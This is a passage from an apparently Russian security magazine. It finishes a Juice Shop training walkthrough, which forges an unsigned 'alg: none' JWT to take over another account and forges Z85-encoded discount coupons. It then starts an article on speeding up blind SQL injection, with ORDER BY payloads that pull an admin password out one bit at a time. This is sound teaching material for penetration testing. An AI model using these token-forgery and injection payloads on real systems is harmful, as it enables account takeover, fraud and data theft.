p_2yBYD2hd-hCnv1bCTj6e0T6ta_aHLOnNtZwCsW8boJ2KA3mNhLKU9xcAh1HaxxWD2Fgm-q4hC8mr05jUMWuRRgcx7uQ
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=3alB1vg8eN6wj2Gm7t3t8T8iJip9uxYTOaSRMSn9iX6fwXAnpob9ROmXzEJr;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiTXkgTWFzdGVyISIsImVtYWlsIjoidGVzdEB0ZXN0LnJ1IiwicGFzc3dvcmQiOiI1ZjRkY2MzYjVhYTc2NWQ2MWQ4MzI3ZGViODgyY2Y5OSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMS0wOS0wNCAxMjowNzowMy44MTQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMS0wOS0wNCAxMzoyMzozNC45MTcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjMwNzYxODMxLCJleHAiOjE2MzA3Nzk4MzF9.ts3nCvmiQISYLVtr9JMwWwf_CD5o_OJViZ_Y0myaBq0AjavGOA1HBlWf4vEbPeX6CN6HHUI5zq2H3Pp_2yBYD2hd-hCnv1bCTj6e0T6ta_aHLOnNtZwCsW8boJ2KA3mNhLKU9xcAh1HaxxWD2Fgm-q4hC8mr05jUMWuRRgcx7uQ
Sec-GPC: 1
If-None-Match: W/"1767-UCbL/A8PHRURiVCupHj5Io1nhec"
Cache-Control: max-age=0
```

Токен в заголовке

Для просмотра и кодирования JWT я использую сайт jwt.io, однако он не позволит сделать нам токен без подписи. Для начала скопируй весь код токена в файл. Токен, как ты уже прочитал, состоит из трех частей Base64, которые нужно декодировать, изменить и закодировать обратно. Проделаем это с первой и второй частью, поскольку третья часть — это ненужная нам подпись.



Decode from Base64 format

Simply enter your data then push the decode button.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9

eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiTXkgTWFzdGVyISIsImVtYWlsIjoidGVzdEB0ZXN0LnJ1IiwicGFzc3dvcmQiOiI1ZjRkY2MzYjVhYTc2NWQ2MWQ4MzI3ZGViODgyY2Y5OSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMS0wOS0wNCAxMjowNzowMy44MTQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMS0wOS0wNCAxMzoyMzozNC45MTcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjMwNzYxODMxLCJleHAiOjE2MzA3Nzk4MzF9
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).


Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
{"typ":"JWT","alg":"RS256"}

{"status":"success","data":{"id":21,"username":"My Master!","email":"test@test.ru","password":"5f4dcc3b5aa765d61d8327deb882cf99","role":"customer","deluxeToken":"","lastLoginIp":"127.0.0.1","profileImage":"/assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2021-09-04 12:07:03.814 +00:00","updatedAt":"2021-09-04 13:23:34.917 +00:00","deletedAt":null},"iat":1630761831,"exp":1630779831}
```

Декодированный токен

Теперь изменим в заголовке алгоритм на `none` и в теле токена почту на `jwtn3d@juice-sh.op`. Проделай это и закодируй все обратно в Base64, соедини их точкой и обязательно добавь еще одну точку в самом конце! При кодировании не забудь включить опцию URL-safe, поскольку JWT использует именно этот стандарт кодирования. В итоге у меня получился вот такой токен.



Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ
zdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC
I6MjEsInVzZXJuYW1lIjoiTXkgTWFzdGVyISIsI
mVtYWlsIjoiIGp3dG4zZEBqdWljZS1zaC5vcCIs
InBhc3N3b3JkIjoiNWY0ZGNjM2I1YWE3NjVkNjF
kODMyN2RlYjg4MmNmOTkiLCJyb2xlIjoiY3VzdG
9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb
2dpbklwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUlt
YWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3V
wbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2Vjcm
V0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0Z
WRBdCI6IjIwMjEtMDktMDQgMTI6MDc6MDMuODE0
ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtMDk
tMDQgMTM6MjM6MzQuOTE3ICswMDowMCIsImRlbG
V0ZWRBdCI6bnVsbH0sImlhdCI6MTYzMDc2Njc4N
SwiZXhwIjoxNjMwNzg0Nzg1fQ.
```

```
{
  "typ": "JWT",
  "alg": "none"
}
```

```
{
  "status": "success",
  "data": {
    "id": 21,
    "username": "My Master!",
    "email": " jwtn3d@juice-sh.op",
    "password": "5f4dcc3b5aa765d61d8327deb882cf99",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "127.0.0.1",
    "profileImage": "/assets/public/images/uploads
/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2021-09-04 12:07:03.814 +00:00",
    "updatedAt": "2021-09-04 13:23:34.917 +00:00",
    "deletedAt": null
  },
  "iat": 1630766785,
  "exp": 1630784785
}
```


Измененный токен

Теперь подделай в Burp любой запрос с этим токеном, и можешь радоваться решенной задаче. Помни, токен имеет ограниченный срок жизни, так что не затягивай!

Погружаемся в дебри кода

Среди скачанных тобой файлов есть крайне интересный файл `package.json.bak`. Если ты не знаешь, что это такое и зачем нужно, то самое время узнать. Если вкратце, этот файл показывает, какие пакеты и компоненты использовались для создания Juice Shop. Очень часто среди этих компонентов можно найти уязвимые и проэксплуатировать это. Давай подробно изучим содержимое этого файла.

На доске заданий есть еще одно интересное задание в разделе криптографии: Inform the shop about an algorithm or library it should definitely not use the way it does. А в файле `package.json` есть три библиотеки, подходящие под нужное описание: `hashids`, `jsonwebtoken` и `z85`.



```
    "bodgeit"
  ],
  "dependencies": {
    ...
    "hashids": "~1.1",
    "helmet": "~3.9",
    "html-entities": "~1.2",
    "jasmine": "^2.8.0",
    "js-yaml": "3.10",
    "jsonwebtoken": "~8",
    "jssha": "~2.3",
    .....
    "request": "~2",
    "sanitize-html": "1.4.2",
    "sequelize": "~4",
    "serve-favicon": "~2.4",
    "serve-index": "~1.9",
    "socket.io": "~2.0",
    "sqlite3": "~3.1.13",
    "z85": "~0.0"
  },
```

Интересные пакеты

Если посмотреть внимательно описание этих пакетов в интернете, то можно определить, что пакет Z85 отвечает за кодирование, а не шифрование. Поэтому можно попробовать сдать его в качестве решения задачи. Кстати, если ты внимательно смотрел на хеши пользователей из предыдущего задания, то они очень похожи на MD5, а этот алгоритм тоже давно небезопасен. Можешь попробовать информировать магазин и об этой уязвимости.

Знание о том, что магазин использует Z85, позволит нам подобраться к следующей очень сложной задаче.

Подделка кода купона

На доске задач есть задача на шесть звездочек, предлагающая нам подделать купон и создать купон со скидкой не менее 80%: Forge a coupon code that gives you a discount of at least 80%.

Как ты помнишь, среди найденных нами файлов в папке `ftp` был очень интересный файл с резервной копией разных купонов. К сожалению, они безнадежно устарели... Однако если отправить их в анализатор шифров, о котором я писал выше, то он покажет, что все эти коды очень похожи на коды ROT, то есть не являются настоящим шифрованием, а просто используют смещение букв на определенную величину. К сожалению, точный вариант такого преобразования он установить не сможет.


Тут надо вспомнить, что проект реализован на Node.js, а разработчики обычно ленивы и используют одну и ту же библиотеку для разных вещей. Еще помнишь о Z85? У нее есть консольная версия Z85-cli — самое время установить ее и попробовать в деле. Перейди в папку Juice Shop и выполни следующую команду:

```
npm install -g z85-cli
```

Теперь можно попробовать декодировать купон:

```
z85 --decode "q:<IqgC7sn"
```

Результат — `SEP13-10`! То есть это купон на сентябрь 2013 года на 10%. Отлично, теперь ты знаешь, как сделать актуальный купон и применить его. Для примера вот мой купон на 99%.



Your discount of 99% will be applied during checkout.

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!

Огромная скидка

ВЫВОДЫ

Надеюсь, эта статья позволила тебе еще под одним углом взглянуть на безопасность веб-приложений и освоить новые техники. В Juice Shop осталось много интересных задач, так что ты всегда можешь на них попрактиковаться. Заодно узнаешь, как не допускать таких уязвимостей при разработке своих приложений!

САМЫЙ БЫСТРЫЙ УКОЛ

ОПТИМИЗИРУЕМ BLIND SQL-ИНЪЕКЦИЮ

Павел Сорокин
Руководитель группы тестирования на проникновение в BI.ZONE
p.sorokin@bi.zone

В своей практике работы в BI.ZONE я регулярно сталкиваюсь с необходимостью эксплуатации слепых SQL-инъекций. Пожалуй, Blind-случаи встречались мне даже чаще, чем Union или Error-based. Поэтому я решил подумать об эффективности. Эта статья — обзор подходов к эксплуатации слепых SQL-инъекций и техник, позволяющих ускорить эксплуатацию.

ЧТО ТАКОЕ «СЛЕПЫЕ» SQL-ИНЪЕКЦИИ

Здесь мы разберем случаи, при которых возникают Blind SQL-инъекции, а также описана базовая техника их эксплуатации. Если ты уже с ними знаком и понимаешь, что такое бинарный поиск, — смело переходи к следующему разделу.

Blind SQL-инъекции возникают, когда мы не можем напрямую достать данные из приложения, но можем различить два разных состояния веб-приложения в зависимости от условия, которое мы определяем в SQL-запросе.

Как работает Blind SQL-инъекция

Представим следующую инъекцию (для простоты используем язык PHP, а в качестве СУБД возьмем MySQL):

```
$query = "SELECT id,name FROM products ORDER BY ".$_GET['order'];
```

Здесь мы можем указать в параметре `order` не только имя колонки, но и некоторое условие, например:

```
order=(if( (select 1=1),id,name))
order=(if( (select 1=0),id,name))
```

В зависимости от истинности логического выражения `(1=1)` или `(1=0)` результат будет отсортирован СУБД либо по колонке `id`, либо по колонке `name`. В ответе веб-приложения мы увидим, по какой колонке отсортированы `products`, и сможем отличить истинное условие от ложного. Это позволяет нам «задавать вопросы» СУБД, на которые мы будем получать ответы «да» или «нет».

Например, «спросим» у СУБД — в таблице `information_schema.tables` больше 50 строк или нет?

```
order=(if( (select count(*)>50 from information_schema.tables),id,
name))
```

Если говорить более формально, то за один запрос мы можем получить 1 бит информации из базы данных. Для получения текстовой информации можно делать полный перебор всех возможных символов следующим образом:

```
order=(if( (select substring(password,1,1)='a' from users where
username='admin'),id,name))
order=(if( (select substring(password,1,1)='b' from users where
username='admin'),id,name))
order=(if( (select substring(password,1,1)='c' from users where
username='admin'),id,name))
...
```

Но это долго — нужно сделать столько запросов, сколько букв мы хотим проверить. Именно поэтому, чтобы ускорить процесс, прибегают к бинарному поиску.

Как выполнить бинарный поиск

Переведем символ искомой строки в его ASCII-код и сделаем некоторое предположение о возможных значениях этого символа. Например, можно предположить, что он лежит в нижней половине ASCII-таблицы, то есть имеет код в диапазоне от `0x00` до `0x7f`. Разделим этот диапазон пополам и спросим у БД — в какой половине диапазона находится символ?

```
order=(if( (select ascii(substring(password,1,1))>0x3f from users
where username='admin'),id,name))
```

Если символ окажется больше `0x3f`, значит, целевой диапазон сужается до `0x40-0x7f`, если меньше — до `0x00-0x3f`. Далее находим середину диапазона и снова спрашиваем у БД: целевой символ больше середины или меньше? Потом снова сужаем диапазон и продолжаем до тех пор, пока в диапазоне не останется ровно одно значение. Это значение и будет ответом.

В данном случае для поиска точного значения символа нам потребуется ровно $log_2(128) = 7$ запросов.

ФАКТОРЫ, ВЛИЯЮЩИЕ НА СКОРОСТЬ ЭКСПЛУАТАЦИИ

Теперь разберемся, что **ограничивает скорость эксплуатации инъекции:**

- При эксплуатации Blind SQL-инъекции атакующий отправляет запросы на один и тот же эндпоинт. Один такой запрос обрабатывается веб-сервером некоторое время. Обозначим среднее время выполнения запроса — t_0. Разброс времени выполнения запросов обычно невелик.
- Веб-сервер может обрабатывать некоторое количество запросов параллельно. Оно зависит от количества физических веб-серверов за балансировщиком, потоков веб-приложения, ядер на сервере СУБД и т.д. Его можно выяснить экспериментально. Обозначим количество запросов к веб-серверу — n_0.
- Соответственно, приложение не будет обрабатывать больше чем $F_0 = \frac{n_0}{t_0}$ запросов в секунду. Мы можем отправить и больше запросов в секунду, но они будут попадать в очередь и ждать обработки, поэтому общая скорость обработки запросов не превысит F_0. Данный параметр может меняться в зависимости от текущей нагрузки на приложение и быть непостоянным, но не суть.

Вывод: скорость, с которой мы можем вынимать данные, составляет ~=F_0 бит в секунду. Это основное ограничение по скорости эксплуатации слепых SQL-инъекций.

ОБЩИЕ ИДЕИ ПОВЫШЕНИЯ ПРОИЗВОДИТЕЛЬНОСТИ

Работа с сессиями

Веб-приложение может не выполнять паралельные запросы в рамках одной сессии (например, так работает PHP). Если мы видим, что подбор идет в один поток, то нужно создать по сессии для каждого потока подбора.

Также, если веб-приложение выполняется на нескольких серверах и использует балансировку на основе Sticky Sessions, все запросы в рамках сессии отправляются на один и тот же сервер. Мы можем создать несколько сессий на разных серверах и распределить запросы равномерно по ним. В обработку запросов будет вовлечено большее количество серверов — следовательно, n_0 повыситься, а вместе с ним и общая скорость атаки.

Многопоточность

Получить больше чем F_0 битов в секунду мы не можем никак. Однако мы можем грамотно распорядиться имеющейся скоростью и тем самым увеличить общую скорость проведения атаки.

Как правило, наша задача — вытащить несколько колонок из одной таблицы (возможно, с применением фильтра `WHERE`). Реализация такой атаки «в лоб» состоит из следующих задач:

1. Определить количество строк, которое надо вернуть.
2. Для каждой строки и колонки, которые надо вернуть, определить длину строки.
3. Выполнить поиск каждого символа целевой строки. Если мы считаем, что нам нужны только стандартные символы из нижней половины ASCII-таблицы (`0x00-0x7f`), то это 7 запросов на один символ.

Банальная реализация

При банальной реализации «в лоб» распараллеливание делается только на третьем этапе. На первом и втором этапе идет подбор в 1 поток, это означает, что скорость составляет $\frac{1}{t_0}$ запросов в секунду вместо доступных $\frac{n_0}{t_0}$.

На третьем этапе распараллеливание делается таким образом. Допустим, веб-приложение обрабатывает n_0 одновременных запросов, а длина строки составляет X. Таким образом мы можем выполнять n_0 параллельных задач, каждую из которых удобно поместить в отдельный поток.

Сначала определяем первые n_0 символов строки параллельно. Нужно помнить, что мы не можем использовать все доступные потоки для определения какого-то одного символа, так как бинарный поиск требует получения ответа на предыдущий запрос для формирования нового запроса.

По мере завершения поиска символов мы запускаем новые потоки для следующих символов той же строки. Но так как скорость выполнения запросов примерно одинакова, новые n_0 потоков мы запустим примерно тогда, когда первые n_0 потоков завершатся, а именно через $7 * t_0$ секунд (если ищем в диапазоне `0x00-0x7f`).

Если длина строки кратна n_0, то все хорошо и все потоки будут работать на максимальной скорости. Если же нет, то последняя группа после кратности n_0 будет работать в $X \bmod (n_0)$ потоков. Остальные потоки будут простаивать. Наконец, если длина строки случайная, то очевидно, что в среднем последняя группа будет работать только на 50% от максимальной скорости.

Более производительный вариант

Для увеличения скорости можно лучше использовать параллельность: запустить первый поток для решения задачи 1, а оставшиеся $n_0 - 1$ свободных потоков сразу запустить на определение длин строк для первых $\frac{n_0-1}{c}$ строк, где c — количество колонок. Если окажется, что строк нужно запросить меньше, чем мы определили, то часть потоков отработала бессмысленно. Но иначе они бы просто простаивали, так что скорость атаки не упадет, но может увеличиться.

Можно пойти и еще дальше, сделав вероятное допущение о том, что целевые строки имеют длину не меньше, например, 3-х символов. Не завершив ни задачу 1, ни задачу 2, начать выполнять задачу 3, начать определять первые 3 символа первых целевых строк. После такого старта, если грамотно распорядиться потоками (например, иметь уже определенные длины для нескольких следующих строк заранее), можно поддерживать общую скорость ~= F_0.

ОСНОВНЫЕ ЗАДАЧИ ЭКСПЛУАТАЦИИ

В данном разделе рассмотрим две типовые задачи, возникающие при эксплуатации слепых SQL-инъекций и способы их эффективного решения: определение количества записей и длины строк и поиск целых чисел.

Определение количества записей и длины строк

Определение количества возвращаемых записей (row) и длины строк — схожие задачи, но они не так тривиальны, как могут изначально показаться.

Бинарный поиск может искать значение в рамках какого-то диапазона, у которого есть минимальное и максимальное значение. Так, при определении символов мы знаем, что они, скорее всего, лежат в диапазоне `0x00-0x7f` и точно попадают в `0x00-0xff` (Unicode пока опустим, хотя и для него тоже можно задать максимальную границу диапазона).

Для определения же количества записей и длины строк мы не обладаем такой информацией, поэтому теоретически целевое значение может быть абсолютно любым.

Также важно отметить, что определение количества записей — это операция, которая делается один раз для каждого запроса. А вот длина строки определяется многократно, поэтому оптимизация определения длины строки является более приоритетной задачей.

Определяем длину строки (банальный способ)

Сначала я приведу банальный алгоритм, который позволяет определить длину строки. Изучив его и поняв сопутствующие проблемы, мы сможем обсудить проблемы оценки эффективности таких алгоритмов.

Первой идеей, которая приходит в голову, является попытка определения значения, которое больше длины строки (далее рассуждения будут касаться только длины строки, для определения количества `row` они аналогичны). После обнаружения такого значения мы уже можем свободно запустить бинарный поиск.

Так как бинарный поиск имеет наибольшую эффективность при работе с диапазонами, размер которых равен точной степени двойки (это будет показано далее в статье), можно отталкиваться от какого-то стартового числа — точной степени двойки, например 256.

Алгоритм получается следующий:

1. Сравниваем длину строки с 256.
2. Если длина меньше, то запускаем бинарный поиск, который будет требовать $ln_2(256) = 8$ запросов.
3. Если длина больше, то нам нужно увеличить максимальный диапазон. Например, можно умножить старую верхнюю границу на 2^4 и сравнить с ней. Если окажется меньше, то запускаем бинарный поиск, если больше, то умножаем на 2^4 еще раз и так далее.

Для расчета эффективности такого алгоритма нам нужно сделать предположение о вероятностном распределении длин искомых строк. Такое предположение сделать непросто, т.к. строки будут сильно зависеть от смысла, который они несут. Например, email-адреса имеют одно распределение, текстовые посты — другое, а хеши паролей вообще всегда имеют одинаковую длину.

Также стоит учитывать обычные практические задачи. Эксплуатация слепых SQL-инъекций — дело небыстрое. Скорее всего, если мы нашли строку, длина которой составляет 10 000 символов, нам не будет интересно вынимать ее целиком. Возможно, мы заходим посмотреть на первые 100 символов, чтобы понять, что вообще в ней содержится.

Таким образом, если длина строки больше, чем, например, 128 символов, то нас и не интересует ее точная длина — можно в выводе просто указать, что длина больше 128 символов, и при этом найти только эти самые первые 128 символов. В итоге получаем, что на определение длины строки мы тратим 7 запросов, как на 1 символ. На мой взгляд — вполне приемлемо.

Определяем длину строки (небанальный способ)

Также есть техника, в которой длину строки можно не определять в принципе.

При определении символов, как правило, используется конструкция

```
ASCII(substring(target_col,n,1))
```

Если `n` больше, чем длина строки, то функция `substring` вернет пустую строку, а функция `ASCII` от пустой строки вернет `0x00` (это верно для MySQL и PostgreSQL). Соответственно, как только мы обнаружили нулевой символ, мы считаем, что мы обнаружили последний символ и дальше искать не надо.

